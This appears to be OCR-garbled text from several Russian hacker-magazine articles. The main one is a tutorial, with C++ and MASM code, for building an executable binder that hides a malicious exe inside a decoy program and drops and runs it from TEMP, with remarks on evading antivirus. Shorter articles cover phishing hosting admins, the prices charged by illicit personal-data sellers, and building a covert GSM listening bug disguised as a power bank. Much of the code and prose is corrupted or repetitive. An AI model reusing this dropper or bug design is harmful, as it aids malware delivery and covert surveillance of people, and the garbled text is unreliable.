А может он джоинер склеить исполняемый файл с картинкой? Может, но это не имеет смысла. Часто перемещение, если бы он склеивал исполняемый файл с файлом, то выходит все равно сначала отрисовывается обновка, которой и имеет бы расширение **.jpg**, **.png** или другого подобного. Редкие и просматриваемые форматы такой фокус опорсы, не сжуют. Либо мы получим картинку, но с такой случае не сможем запустить исполняемый файл. Для нормальной склейки нужно, чтобы запускался сторонний и стандартный чтеро АП ShellExecute. Действие занятное, но только в качестве фокуса — попыхи от него никакой.

### КАК УСТРОИЛИ НАШ ВАРИАНТ

Нашей шелы будет Windows 10 x64, но, поиме прикрыть, легко можно перебросить инструментарий на любую другую версию семейства Windows. Код джоинер работать и на Windows 7/8, но не тестировался там. Мы будем использовать Lazarus C++ и Codeblocks.

### Алгоритм работы

Оболочка — наш первый **exe**, который будет видеть клиенту. Это, так сказать, приманка. Третий файл — второй **exe**, в котором содержится зловредный код. Тебе. В оболочку добавляется дополнительная секция, куда запихивается целиком и не частями. Управление сразу передается на шелл-код, задача которого — извлечь нагрузку, сохранить ее на диск и запустить. На время дохера как средство и тоже, что мы получили некий бастиньй маскот, который должны положить в дополнительную секцию. Потом оболочка лишь исправить точку входа в оболочке, и все — склейка завершена.

```
try {
    const auto goodFile = std::ostringstream();
    const auto badFile = std::ostringstream();

    const auto content = CreateData(badFile,goodFile);
    AddDataToFile(goodFile, content, L"Fixed.exe");
}
catch (const std::exception& error) {
    std::cout << error.what() << std::endl;
}
```

### Добавление секции

Это самая простая часть этого спектакля. Получить для разогрева нечем именно сие. Спрашивая на нечем файл оболочки:

```
std::ifstream inputFile(inputPth, std::ios::binary);
if (!inputFile.fail()) {
    {
        const auto message = Utils::WideToString("Unable to open " +
inputPth);
        throw std::logic_error(message);
    }
}
```

Нам понадобится библивотека для работы с PE-файлами. Это очень сильно упростит нам добавление секции, редактирование ее атрибутов, исправление точки входа и прочие мелочи. Я выбрал сторонюю библивотеку libbeaststl-bin.

Но библиотеку нужно немного подправить, если мы хотим использовать C++17 для компиляции проекта. Проект эти делается тривиально и состоит в том, что нужно внести в файл **PE**/**Section.h** свежесть на **std::byte** — это тривиал, код библиотеки в проекциии бы работать непосредственно в своем репозитории, а не использовать libbeaststl-bin. Сначала идем:

```
auto pelmage = pe_bliss::pe_factory::create_pe(inputFile);
    pe_bliss::section newSection;
    newSection.readable(true).writable(true).executable(true);
    // Сохраняем новый атрибуты read + write + executable
    unsigned long data_size = 0x1000;
    // Размер секции
    newSection.set_raw_data(std::string(data.cbegin(), data.cend()));
// Контент секции
    pe_bliss::section& add_section = pe_bliss::add_section(newSection
);

    const auto alignp = []([[maybe_unused]] int value, unsigned int alignedp)
-> unsigned int
    {
        const auto num = value / alignedp;
        return (num * alignedp) / (num * alignedp) + (num
% alignedp);
    };
    pelmage.set_section_virtual_size(add_section,
        alignp(data_size), pelmage.get_section_alignment());
    // Выравнивай размер секции выравнивается в блоковых размерах
    pelmage.set_ep(add_section.get_virtual_address()) + sizeof(HEAD
);
```

Последняя строка заслуживает отдельных комментариев. Там значится точка входа, но новая EP (entry point) выставляется не на самое начало новой секции, а на некоторое смещение: которое равно размеру структуры **HEAD**. Эта структура выглядит так:

```
struct HEAD
{
    unsigned long sizeOfPayload;
    unsigned long OEP;
};
```

Возникает логичный вопрос: что это за поля и откуда берутся их значения? Поле **sizeOfPayload** — размер файла-нагрузки, **OEP** — значение точки входа оболочки до того, как мы добавили новую секцию и изменили на нее точку входа. Как будет выглядеть структура новой секции в целом, показано на картинке:

### Ассемблер и шелл-код

Код, который мы добавим в оболочку, должен соответствовать определенным требованиям. И на выходе ожидаем бинарный блоб этого соответствия не просто нечет — это единственно возможный путь. Разберемся почему.

Когда мы запускаем свой шелл-код, в памяти **.exe** мы должны быть готовы к тому, что код запустится по случайному адресу без подготовки со стороны загрузчика. Не будет никаких импортов адресов API-функций, релокации нет, то исправлять, поэтому нужно писать самодостаточный код. Такой код имеющий называют шелл-кодом, хотя он и не является шелл-кодом в понимании эксплуатации уязвимостей. Это, скорее, код «шелл-код-стиле».

Такие требования:

- должен уметь работать с любого адреса, неважно, по какому адресу он оказался в памяти;
- он должен определять адреса нужных ему функций.

### Дельта-смещение

Если файл был собран под адрес X, а запустился с адреса Y, то все абсолютные адреса поедут в сторону смещения. Разница между этими адресами как раз и называется дельта-смещением. Вот как для вычисления такого дельта-смещения:

```
call delta
delta:
    pop rax
    mov rcx, offset delta
    sub rax, rcx
```

Выше фрагмент с учетом этого смещения выглядит так:

```
mov rax, offset GetNtdllMyModulist
add rax, [rsp+100+sizeof_delta]
call rax
```

### Строки, смещающие с кодом

Вызвать строку, лежащую где-то (данные) и код в разных секциях для шелл-кода неприемлемо. Поэтому здесь код и данные смешиваются. Оставлять переменные на стеке тоже нежелательно. Со строками используется следующий прием:

```
jmp short begin
    getprocaddr
    ; 'LdrGetProcedureAddress',0
    getdllhandle
    ; 'LdrGetDllHandle',0
begin:
```

То есть инструкции идут вместе со строками. Конечно, строки нужно выполнить, и мы делаем короткий (short) переход через строки.

### Поиск границ шелл-кода

Для этого мы используем метки (public replacements). В ассемблерном листинге, в самом начале нашего шелл-кода, мы поместим переменную. Она поместит маркеров начала. Точно так же мы поместим переменную в конце кода.

```
PUBLIC sizeOfPayload ; Маркер начала
PUBLIC finishMarker ; Маркер завершения шелл-кода
CODE

sizeOfPayload QWORD 0 ; Поле структуры HEAD
OEP           QWORD 0

launcher proc ; Начало самого кода
```

### MASM, cmake и Visual Studio

Нам нужен ассемблер для компиляции. Macro assembler нужен для написания шелл-кода, потому что встраивать ассемблерный код в программу на C++ — геморрой. Поэтому **_asm()** в компиляции не пойдет. Создаются отдельный файл с ассемблерным кодом, обычно для таких файлов используют расширение **.asm**, а в CMakeLists.txt добавляются такие директивы:

```
enable_language(ASM_MASM)

set(ASMSRC shellcode.asm)
target_sources(${PROJECT_NAME} PRIVATE ${ASMSRC})

if(MSVC_C_64 EQUAL 0)
    set_source_files_properties(${ASMSRC} PROPERTIES COMPILE_FLAGS "/
safeseh /DSC_WIN32")
else()
    set_source_files_properties(${ASMSRC} PROPERTIES COMPILE_FLAGS "/
DSC_WIN64")
endif()
```

Теперь мы получим возможность стимулировать для объектных файлов при сборке, что в C++ использовали ключевое слово **extern**. Например:

```
extern "C" unsigned long long sizeOfPayload;
```

### Алгоритм запуска нагрузки

Шелл-код работает так:

1. Ищет путь к директории **TEMP**
2. Записывает туда файл с нагрузкой
3. Запускает файл для мультиплеера
4. Передает управление оригинальной точке входа оболочки.

В виде листинга это выглядит примерно так:

```
void DropToDiskAndExecute(const uint8_* data, unsigned int sizeData,
const API_Addresses* addresses)
{
    STARTUPINFOA startup{0};
    PROCESS_INFORMATION procInfo{0};
    const char* const* f = "payload.exe";
    const auto* const* const* const* const getTempPath*(*
        addresses->GetTempPathA, nullptr);
    auto* location = reinterpret_cast<const wchar_t*(*)(addresses->
VirtualAlloc,
        [nullptr, size = sizeof(surprise),
        MEM_COMMIT, PAGE_READWRITE]);
    if (location)
    {
        return;
    }

    reinterpret_cast<getTempPath*(*)(addresses->GetTempPathA)(size,
reinterpret_cast<LPSTR(location)>);
    reinterpret_cast<wchar_t*(*)(addresses->lstrcatA)(
reinterpret_cast<LPSTR(location), surprise);

    auto handle = reinterpret_cast<createfile*(*)(addresses->
CreateFileA)
        (reinterpret_cast<LPSTR(location), GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE, nullptr,
        CREATE_ALWAYS, 0, 0);

    reinterpret_cast<writefile*(*)(addresses->WriteFile)(handle, data,
        sizeOfset, nullptr, nullptr);

    reinterpret_cast<closehandle*(*)(addresses->CloseHandle)(handle);
    reinterpret_cast<createprocessa*(*)(addresses->CreateProcessA)(
reinterpret_cast<LPSTR(location),
        nullptr,
        nullptr, nullptr, FALSE,
        0, nullptr, nullptr, startup, &procInfo);
    reinterpret_cast<closehandle*(*)(addresses->CloseHandle)(procInfo.
hProcess);
    reinterpret_cast<virtualfree*(*)(addresses->VirtualFree)(location,
0, MEM_RELEASE);
}

struct API_Addresses
{
    FARPROC GetTempPathA;
    FARPROC lstrcatA;
    FARPROC lstrcpyA;
    FARPROC CreateFileA;
    FARPROC WriteFile;
    FARPROC CloseHandle;
    FARPROC CreateProcessA;
    FARPROC VirtualFree;
};
```

Для работы алгоритма нам понадобятся всякие функции. Но как найти их адреса?

Продолжение статьи ↗

# КАЧЕСТВЕННАЯ СКЛЕЙКА

## ПИШЕМ ДЖОКЕР-ИСПОЛНЯЕМЫХ ФАЙЛОВ ДЛЯ WINDOWS

**Поиск API в памяте**

Алгоритм достаточно прост:

1. Ищем базу загрузки ntdll.dll.
2. В таблице экспорта ищем функции LdrGetDllHandle и LdrGetProcedureAddress.
3. С их помощью находим адреса нужным функциям из структуры API_Address.

База загрузки ntdll.dll ищем следующим образом: тому, что peb_loader_data при нашем процессе лежит в ntdll.dll:

```
GetNtdllBaseModuleList:
        mov     rax, gs:[60h]
        mov     ecx, 5A6Dh
        mov     rax, [rax+18h]
        and     rax, 0FFFFFFFFFFFF0000h
try_again:
        cmp     [rax], ecx
        jz      short finish
        sub     rax, 10000
        jnz     short try_again
finish:
        ret
```

Код поиска таблицы экспорта был честно позаимствован на просторах интернета (говорят, оригинальная версия создана Dir, которой я немного исправила):

```
;http://redemptio@tyscerebrum.com/articles/windows-x64-shellcode
;look up address of function from DLL export table
;r12=dll_imagebase, r8=function name string
;DLL name must be in uppercase
;r13=address of LoadLibraryA (optional, needed if export is
forwarded)
;return address in rax
;returns 0 if DLL not loaded or exported function not found in DLL
;ANSIGetProcAddressProc proc
ANSIGetProcAddressProc:
        push rcx
        push rdx
        push rbx
        push rbp
        push r12
        push rdi

start:

        add r12, 3Ch
        mov r9d, r1c            ;get dll base addr - points to DOS "MZ"
header

        mov r9d, [r9+r12h]      ;get DOS header e_lfanew field for
offset to "PE" header
        add r9, r8h             ;add to base - now r9 points to
_image_nt_header64
        add r9, 88h             ;18h to optional header + 70h to data
directories

                                ;r9 now points to _image_data_directory
;0 array entry

        mov r13d, [r9]          ;get virtual address of export directory
        test r13, r13           ;if zero, module does not have export
table
        jns has_exports

        xor rax, rax            ;no exports - function will not be found
in dll
        jmp done

has_exports:
        add r8, [r8+r13]        ;add dll base to get actual memory
address
                                ;r8 points to _image_export_directory
structure (see winnt.h)

        mov r14d, [r8+4]        ;get size of export directory
        add r14, r13            ;add to get end of export directory
                                ;r13 and r14 now contain range of export
directory
                                ;will be used later to check if export
is forwarded

        mov ecx, [r8+18h]       ;NumberOfNames
        mov r10d, [r8+20h]      ;AddressOfNames (array of RVAs)
        add r10d, r13           ;add dll base
                                ;point to last element in array (
searching backwards)
        dec ecx
        lea r9, [r10 + r9*4]    ;get current index in names array
        xor rax, rax            ;get RVA of name
        add r14, r8h            ;add base
        mov rbx, rdx            ;pointer to function we're looking for

compare_func:
        cmpsb
        jne wrong_func          ;function name doesn't match

        mov al, [rsi]           ;current character of our function
        test al, al             ;check if end of function name
        jz bad_file             ;might here - double check if sure bytes
                                ;if at the end of our string and all
matched so far, found it

        jmp compare_func        ;continue string comparison

wrong_func:
        add r9, 4               ;try next function in array

        xor rax, rax            ;function not found in export table
        jmp done
bad_file:
        mov al, [rdi]
        test al, al
        jz short found_func
        jmp short compare_func

found_func:                     ;ecx is array index where function name
found

                                ;r8 points to _image_export_directory
structure
        mov r10d, [r8+24h]      ;AddressOfNameOrdinals (rva)
        add r10d, r13           ;add dll base address
        mov cx, [r9+rcx*2]      ;get ordinal value from array of words

        mov r10d, [r8+1Ch]      ;AddressOfFunctions (rva)
        add r9, r8h             ;add dll base address
        mov eax, [r9+rcx*4]     ;get RVA of function using index

        cmp rax, r13            ;see if func rva falls within range of
export dir
        jl not_forwarded
        cmp rax, r14            ;if r13 <= func < r14 then forwarded
        jae not_forwarded

                                ;forwarded function address points to a string of the form DLL
name.function_name
                                ;note: dll name will be in uppercase
                                ;rax contains the RVA and add "_DLL"

        lea rsi, [rax+r8h]      ;add base address to rva to get
forwarded string
        lea rdi, [rbx+0Ah]      ;using register storage space on stack
as a work area
        mov r12, rdi            ;save pointer to beginning of string

copy_dll_name:
        cmpsb
        jne short pre [rsi], 2eh        ;check for '.' (period) character
        jne copy_dll_name

        movsb
        mov dword ptr [rdi], 0064c64dh  ;add "DLL" extension and
null terminator

        mov rcx, r12            ;r12 points to "DLL.name.DLL" string
                                ;
        call r15                ;call LoadLibraryA with target dll

        mov rcx, r12            ;target dll name
        mov rdx, rbx            ;target function name
        jmp short                       ;start over with new parameters

not_forwarded:
        add rax, r8h            ;add base addr to rva to get function
address

done:
        pop r15
        pop rsi
        pop rbp
        pop rbx
        pop rdx
        pop rcx

        ret

;
```

Когда у нас появились адреса двух нужных функций (LdrGetDllHandle и LdrGetProcedureAddress, дальше можно найти другие функции, которые лежат уже загруженной библиотеке. Либа kernel32.dll тоже загружается позже загрузки ntdll, но чтобы его проблемы найдешь все равно потребуется время.

```
GetKernelBaseAddress:
        xor_2b= word ptr -2Bh
        xor_1b= word ptr -1Bh
        xor_4b= word ptr -4Bh
        xor_8b= word ptr -8Bh
        xor_2b= word ptr -10h
        xor_1b= word ptr -18h
        arg_8= word ptr  8
        arg_8= word ptr  10h
        arg_8= word ptr  18h
        arg_8= word ptr  20h

        mov     [rsparg_18], rbx
        mov     [rsparg_10], rsi
        push    r14
        sub     rsp, 40h
        mov     rbx, rcx
        mov     rdi, rdx
        test    rcx, rcx
        mov     r8d, rcx
        mov     ecx, edx
        mov     r9d, r8d
        xor     r8d, r8d
        cmp     [rbx], cx
        jz      short loc_1400608D4
        nop     word ptr [rax+rax+00000000h]

loc_1400608D0:
        inc     ecx
        cmp     [rdx+rcx*2], bx
        jnz     short loc_1400608D0

loc_1400608D4:
        add     ecx, ecx

loc_1400608D6:
        mov     [rsp+60h+arg_8], cx
        lea     r9, [rsp+60h+arg_8]
        add     cx, cx
        mov     [rsp+60h+var_30], r9d
        mov     [rsp+60h+var_2C], cx
        lea     r8, [rsp+60h+var_28]
        xor     ecx, ecx
        xor     edx, edx
        call    r10d
        test    r8d, r8d
        jz      short loc_1400608DD
        cmp     [rsp+60h+var_28], 0
        jz      short loc_1400608DD

        mov     [rsp+60h+var_30], bx
        call    rsi
        mov     rcx, [rsp+60h+arg_8]
        mov     rbx, [rsp+60h+arg_18]
        mov     rsi, [rsp+60h+arg_10]
        add     rsp, 40h
        pop     r14
        retn

loc_1400608DD:
        mov     rax, [rsp+60h+arg_8]
        lea     r9, [rsp+60h+arg_8]
        mov     [rsp+60h+var_30], r9d
        lea     r8, [rsp+60h+var_28]
        inc     rax
        mov     [rsp+60h+var_28], r8d
        xor     r8d, r8d
        mov     [rsp+60h+var_30], bx
        call    rsi
        mov     r8d, [rsp+60h+arg_8]
        mov     rbx, [rsp+60h+arg_18]
        mov     rsi, [rsp+60h+arg_10]
        add     rsp, 40h
        pop     r14
        retn
```

Напомним ассемблерный код? И значальную этот код тоже напишем на C++:

```
FARPROC GetProcedureAddress(Author.* library, char* function,
LdrGetDllHandleDelegate* LdrGetDllHandle,
LdrGetProcedureAddressPointer* LdrGetProcedureAddress);
{
    const auto libNameLen = static_cast<USHORT>(GetNativeLibrary());

    UNICODE_STRING libraryName[ libNameLen,
        libNameLen * sizeof(wchar_*),
        library };

    HMODULE hModule;
    LdrGetDllHandle(nullptr, nullptr, &libraryName, &hModule);

    const auto functionNameLen = static_cast<USHORT>(GetCharLen(
function));
    ANSI_STRING functionName{ functionNameLen,
        functionNameLen * sizeof(char),
        function };

    FARPROC result;
    LdrGetProcedureAddress(hModule, &functionName, 0, &result);

    return result;
}
```

Для запоминания структуры с адресами используется такой метод (адреса прописаны его помощью):

```
API_Address (CreateProcessAsUserW)=GetFirstDllandSymbolPointer(
LdrGetDllHandle,
                LdrGetProcedureAddressPointer* LdrGetProcedureAddress,
                LdrGetDllHandleDelegate* LdrGetDllHandle);

    API_Address result{};
    auto* libname = L"kernel32.dll";

    result.LoadHandle = getter(libname, "CloseHandle",
                LdrGetDllHandle,
                LdrGetProcedureAddress);
    result.CreateFileW = getter(libname, "CreateFileW",
LdrGetDllHandle,
                LdrGetDllHandle,
                LdrGetProcedureAddress);
    result.CreateProcessA = getter(libname, "CreateProcessA",
LdrGetDllHandle,
                LdrGetDllHandle,
                LdrGetProcedureAddress);
    result.GetTempPath = getter(libname, "GetTempPathA",
LdrGetDllHandle,
                LdrGetDllHandle,
                LdrGetProcedureAddress);
    result.lstrcatA = getter(libname, "lstrcatA", LdrGetDllHandle,
                LdrGetDllHandle,
                LdrGetProcedureAddress);
    result.VirtualAlloc = getter(libname, "VirtualAlloc",
LdrGetDllHandle,
                LdrGetDllHandle,
                LdrGetProcedureAddress);
    result.VirtualFree = getter(libname, "VirtualFree",
LdrGetDllHandle,
                LdrGetDllHandle,
                LdrGetProcedureAddress);
    result.WriteFile = getter(libname, "WriteFile", LdrGetDllHandle,
                LdrGetDllHandle,
                LdrGetProcedureAddress);

    return result;
}
```

Все высокоуровневая логика выглядит следующим образом:

```
sleepMyPayload DWORD 0
DEP            DWORD 0

launcher proc
var_HiddEbase   = word ptr -10h
var_IsProcessWoW64  = word ptr -20h
var_IsCanDll    = word ptr -30h
var_delta       = word ptr -40h
var_mtls        = word ptr -90h

        call delta
delta:
        pop rax
        mov rcx, offset delta
        sub rax, rcx
        mov r14, 1000h
        mov [rsp+100h+var_delta], rax
        jmp short begin
getprocaddr
                ; LdrGetProcedureAddress@,r8
getdll
                ; LdrGetDllHandle,r9
begin:
        mov rax, offset GetNtdllMyModuleList
        add rax, [rax]
        call rax
        mov [rsp+100h+var_HiddEbase], rax
        mov r15, r9
        mov rcx, getprocaddr
        mov rax, offset NtGetProcAddressAsm
        add rax, [rsp+100h+var_delta]
        call rax
        mov [rsp+100h+var_LdrProcedureAddr], rax
        mov rcx, [rsp+100h+var_HiddEbase]
        mov rdx, offset aLdrGetProcAddr
        mov rax, offset NtGetFirstAddressAsm
        add rax, [rsp+100h+var_delta]
        call rax
        mov [rsp+100h+var_LdrGetDll], rax
        xor r9, r9
        mov r8, [rsp+100h+var_LdrProcedureAddr]
        mov r9, offset GetProcedureAddressAsm
        add r9, [rsp+100h+var_delta]
        mov rax, [rsp+100h+var_delta]
        mov rax, offset CreateAddressStructAsm
        add rax, [rsp+100h+var_delta]
        call rax
        mov rax, sleepMyload
        mov r8d, word ptr [rax]
        lea rcx, FirstNtMarker
        mov rax, offset SnapToGlobalExecutabsm
        add rax, [rsp+100h+var_delta]
        call rax

        lea rax, DEP
        mov rax, word ptr [rax]

        mov rcx, gs:[60h] ; GetModuleHandle(nullptr)
        mov rcx, [rcx+18]
        add rax, rcx

        add rsp, 100h

        jmp rax
```

**ВЫВОДЫ**

Конечно, через какого-то времени мне необходимо ПО научится работать этот код, но, поскольку он доступен в виде исходников, его можно модифицировать, обрабатывать, подвергать мутации, получая каждый раз частичкой файла. А улучшаются, несомненно, пользователи.

Здесь, пожалуйста, спасибо разработчикам ядра доблестной архитектуры x86, и всех линейки Windows, да и над опытностью пользователя будет чем-нибудь. Сейчас в виде шаблонов уже создано немало подразделений, просто пользователь также не цель принадлежит точка входа. Так как если она расположена в последнем сегменте, то файл подвергается модификации.

В сети часто можно увидеть жалобы, например на распространенные обходы Windows Defender, но, поскольку в данном случае мы пишем свой, то нам программы по теперь не знакомы, как это проблемы туда попадают? ☠

# ОБРЫВАЕМ ХОСТЫ

## КАКИЕ ОПАСНОСТИ ПОДСТЕРЕГАЮТ АДМИНОВ ВИРТУАЛЬНОГО ХОСТИНГА

Считается, что продвинутые и искусные выделенные хостеры защищены надежно от сетевых взломов, которые нарываются на доверчивые интернет-пользователей. Однако существует категория злоумышленников, которые занимаются взломом обманом администраторов виртуальных серверов. Сегодня мы поговорим об использовании ими методов и разберем несколько характерных уязвимых мест.

Алексей
SOLAR Security Group
Специалист по ИБ
aleksey@solar.sg

**INFO**

Полный текст этой статьи доступен без подписки на сайте www.hakin9.org. Для получения доступа к статье нужно ввести в специальное поле формы на странице www.hakin9.org/ru/ПИН-КОД-ЖУРНАЛА ПОЛЕЗ (например, если ПИН-КОД ЖУРНАЛА равен 1234, то ПОЛЕЗ 1234 нужно ввести в специальное поле формы на странице www.hakin9.org/ru/ПИН-КОД-ЖУРНАЛА).

### ФИШИНГ

Вначале традиционный уличный фишинг. Бо, запрошены полный комплект доказательств, полученных в ходе сделки производства с использованием и том, что процесс ареста и очередной раз отметить кастинг. Кстати, прежде чем начать поиск сетевых жертв, стоит определиться, какой и часть подарков, злоумышленник обнаружил до засылки рыбы.

Если вы хотите, чтобы ваше письмо прочитали по ссылке и только тогда, можете, конечно, что вы сделаете. Да, письмо выглядит безобидно, оформлено в технике так же, как обрабатывает сообщения от первого лица, текст найти тем же шрифтом, адрес отправителя — вторая буква «ч»пишем» на своем месте, но можно, можно, шрифт и размер, и цвет, и даже, дабы не вызывать подозрений, набрав которого нечего не может. Только вот URL (страница авторизации в администрирует панели нечего отличается от настоящего, да и SSL, настоящие и сайта выглядит подделкой и у себя, и у администратора. Но в фишинг на это?

Фальшивая форма входа в cPanel

Подробные этапы, начиная на перехват учетных данных от администратора, остаются в тайне. Но основные моменты рассмотрим. Для начала запоздать проверяющих и уже перешли в Internet Explorer, что не поросла с выходом из строя. Ведь, если вы, не подозревая, что вы, не подозревая, что вы, не подозревая, что

# ПРОБЕЙ МЕНЯ ПОЛНОСТЬЮ

## КТО, КАК И ЗА СКОЛЬКО ПРОБИВАЕТ ПЕРСОНАЛЬНЫЕ ДАННЫЕ В РОССИИ

«Я тебе по ИП пробью!». Если вы получаете такие угрозы в интернете, возможно, не стоит отмахиваться от них и изливаем «сисечки». Потому что пробить по ИП тебе действительно могут. А еще по номеру телефона, фамилии или реквизитам, ФИО и даже по фотографии. И я говорю не о пугающих и ФСБ. Речь в статье пойдет о том, как и за сколько киберпреступники, за которыми закрепилось название «пробивщики», пробивают.

### ЧТО ЕСТЬ ПРОБИВ?

Пробив — это информация о человеке, которую в помощью которой злоумышленник получает его данные: фамилию, дату рождения, информацию о конкретном человеке (например, Телефонный, по адресу, по фотографии). Существующие пары: пары клиента были бы «неизвестно бы» ежедневно — сотрудников и клиентов. Но пробивщики могут получить и другие данные, которые могут пригодиться.

Информация важная: номер телефона и прочитает информацию. Даже сходит мобильника, а вашем которые вещут подбор инициаторов и расчетных с нею. Вспомнить телефоны, которые подарены сервисы пробив, что получает свою информацию сведения и карт можно и по пробивам и ФСБ. Речь в статье пойдет о том, как и за сколько киберпреступники, за которыми закрепилось название «пробивщики».

### ЧТО ЕСТЬ ПРОБИВ?

Пробив — это информация о человеке, которую в помощью которой злоумышленник получает его данные: фамилию, дату рождения, информацию о конкретном человеке (например, Телефонный, по адресу, по фотографии). Существующие пары: пары клиента были бы «неизвестно бы» ежедневно — сотрудников и клиентов. Но пробивщики могут получить и другие данные, которые могут пригодиться.

Информация важная: номер телефона и прочитает информацию. Даже сходит мобильника, а вашем которые вещут подбор инициаторов и расчетных с нею. Вспомнить телефоны, которые подарены сервисы пробив, что получает свою информацию сведения и карт можно и по пробивам и ФСБ. Речь в статье пойдет о том, как и за сколько киберпреступники, за которыми закрепилось название «пробивщики».

Успешно пробив можно разделить на три основные категории: государственные, небольшой и бесплатный.

### ЛЕГКАЯ ВОПРОСА

Пример пробива отличен: самодокумент, продавцы отвечается на дом. Пробивщики могут получить и другие данные, которые могут пригодиться. Если стоимости сразу уже и в состоянии ежедневно информацию, и пробивщики не и злоумышленник, не получая за такой закон, и пробивщики выполнить получается. В ежедневно ещё добавлю, что продавцы свободного рынка Адама Смита оказалось отлично: пробивщики выполнить получается.

Пробивщики могут получить и другие данные, которые могут пригодиться. Если есть можно цена пробива можно у конкретного отправителя сведения стоимость сразу уже и в состоянии ежедневно информацию. Стоимость пробивщики дорого и персональные данные обновляются.

### Небольшой пробив

Это самый обычный из основного бесплатный вид пробива. Пробивщиком основные сведения:

- пробив номера;
- пробивщиком основного ФИО и дата рождения;
- пробивщиком основного;
- детализация и фотокамеры сообщения;
- пробивщиком основного пробивщиком обновлять по пользующих звонков;
- пробивщиком основного;
- пробивщиком основного пользующих сим-карты.

Сложнее достучаться: ежедневно данные обновляются — за 300 руб. пробивщиком основного пробивщиком обновлять по пользующих звонков. Дешевле звонок обновляется этого отправителя сумма недорого — всего 1000 руб. пробивщиком основного по его информацию, что с уведомлением бесплатно.

Другие могут пробив можно обновить «Пробив». При этом уже можно пробивщиком основного пробивщиком обновлять по пользующих звонков. Пробивщиком основного пробивщиком основного. Это пробивщиком основного «Пробив».

Пробить номера абонента МТС и «МегаФон» стоит 800 рублей в 1500 рублей соответственно. А вот детализация звонков обходится вам пробивщиком основного. Пробивщиком основного МТС и МегаФон обходится.

### Государственный пробив

Пробивщиком основного пробивщиком основного. Пробивщиком основного. Пробивщиком основного. Пробивщиком основного. Пробивщиком основного. Пробивщиком основного. Пробивщиком основного.

Все списки получения государственных баз, по которым пробивают пробивщики:

- «Регистрация» паспорта РФ, загранпаспорта, фото 3 х 4, бланк, обмен — от 1000 рублей;
- «Автомобиль» пробивщиком основного по паспорту: по марке, номер, комплектующие, автобус, пикапы — от 2000 рублей;
- «Водительские права» пробивщиком основного: по номеру, серия по водительскому удостоверению — от 3000 рублей;
- «ГИБДД» пробивщиком основного: по номеру, серия по водительскому удостоверению — от 3000 рублей;
- «Адрес» пробивщиком основного по паспорту — от 2000 рублей;
- «МВД» пробивщиком основного — от 1000 рублей;
- «Розыск» пробивщиком основного по паспорту — от 1000 рублей;
- «ЗАГС» пробивщиком основного: свидетельство — от 4000 рублей;
- «Налоги» пробивщиком основного — от 1000 рублей;
- «ФНС ГИБДД» пробивщиком основного: по паспорту, серия, номер — от 1500 рублей;
- «Судимость» пробивщиком основного: по паспорту — от 1500 рублей;
- «Судимость» пробивщиком основного по предварительному — от 2500 рублей;
- «ФНС» пробивщиком основного: по паспорту, серия, номер — от 1000 рублей;
- «Пенсионный фонд» пробивщиком основного — от 1000 рублей;
- «Снилс» пробивщиком основного — от 1000 рублей;
- «ПФР» пробивщиком основного: дата, место рождения, отчество — от 3000 рублей;
- «ЗАГС» пробивщиком основного: дата, свидетельство о браке, разводе, запись акта о расторжении, регистрация получения, выписка, свидетельство — от 4000 рублей;
- «ФССП» пробивщиком основного: фамилия, имя, отчество — от 5000 рублей.

Фото сумма в основном бесплатно. Фотографии с пробивщиком и точные фотоснимки обновляются по продаже доступа в ГИБДД — системе, которая сбора. Бесплатно и адресам данных с использованы сервисы. Пользователь пакета доступа составляет 30 тысяч рублей. Пользователь получает возможность пользоваться базой ГИБДД. Пользователь получает возможность пользоваться. Пользователь пакета, которая адресам данных. Адресам. Пользователь. Пользователь в базе. Шоп-бренд «Пользователь».

Пользователь пользователь. Доступ к за 18 тысяч рублей. Пользователь доступ. Доступ подробностей — стоит использовать в пользователь. Пользователь. Доступ. Доступ. Доступ

# ШПИОНСКИЕ ШТУЧКИ

## СОБИРАЕМ УСТРОЙСТВО ДЛЯ ПРОСЛУШКИ СВОИМИ РУКАМИ

ИЛ ЛИТВИН

Ты наверняка слышал, что в шпионское устройство можно превратить практически что угодно, включая кабели для зарядки устройств. В этой статье я расскажу, как собрать на Arduino и запрограммировать GSM-жучок, на который можно позвонить с определенного номера и слушать все происходящее. Наше изобретение мы замаскируем под поддельный аккумулятор.

**WARNING**

**Автор статьи и редакция не призывают к незаконной деятельности. Информация в статье дана исключительно в образовательных целях. Прослушивание чужих разговоров без предварительного согласия и нарушение неприкосновенности чьей-либо переписки в соответствии со статьями 137 и 138.1 УК РФ.**

Обязательно изготавливать аппаратуру для шпионской прослушки, видеонаблюдения, сигнала информации с компьютера могут только фирмы, которые имеют на это государственные лицензии. То, вместо, фирмы должны выполнять только госзаказы. Но шпионские устройствами полулюди может изготовить любой. Но, если вы, все-таки, решились на изготовление такого устройства, Делаем для чтобы вы могли, в любом месте, получали информацию.

Есть несколько видов устройств для слежки:

- радиожучки;
- видеокамеры;
- сотовые шпионские;
- лазерная прослушка.

Мы же будем собирать GSM-жучок, который позволит вам слушать и обычные аккумуляторы. Такие характеристики позволяют ему работать в разных ситуациях: до дома, рядом, в в ремонтном помещении. Но, если вы хотите сделать такого устройства — возможность слушать все происходящее не нужна, в что ещо рента.

### ВЫБОР МАСКИРОВКИ

Теперь время определиться, что на самом выгоде место, в чем то, что не представит внимания. Вот интересные способы замаскировать прослушивающее устройство:

Компьютерная мышь со встроенным GSM-жучком

Розетка для зарядки с GSM-жучком

Клавиатура со встроенным жучком

Это варианты подходящие для каждого случая. Что касается в которым были внедрены жучки, почти всегда подключены к сети. Так жучки никогда не разрядятся, значит, дольше служат выполнять свою функцию — передавать информацию.

Но, если вы будет работать только на свежей батарее, продолжительность в 1 час, как это предполагает. В шпионском деле этот всегда выливает дополнительные проблемы. Нам это не нужно.

Теперь, мы выбрали подходящий жучок во внешний аккумулятор для зарядки смартфона. Его часто носят с собой, зарядают, а если и не носят, то оставляют в сумке. Вы можете выбрать для жучка. Но мне ещо нужно:

- аккумулятор;
- корпус. Можно взять на новом аккумуляторе (из него 18650);
- два или три аккумулятора форм-фактора 18650 (в использовал два);
- микрофон;
- сим-карта.

Аккумуляторы для сборки

Чтобы корпусно собрать устройство, нужно знать начинается выводов на модуле GSM Sim 800 и Arduino Pro mini.

Подключение выводов SIM 800L

Подключение выводов Arduino Pro mini

Далее приступаем к сборке жучка GSM с нуля **ШГ**

1. Кладем ВСЕ и ЕСО – программа микрофон.
2. Ставим в ЕСО на каждом GSM и на каждом соединяем контакты на Arduino.
3. Подпаиваем ТХ и ЗВО от модуля и Arduino и к контактам на внешнем аккумуляторе.

Сборка для жучка

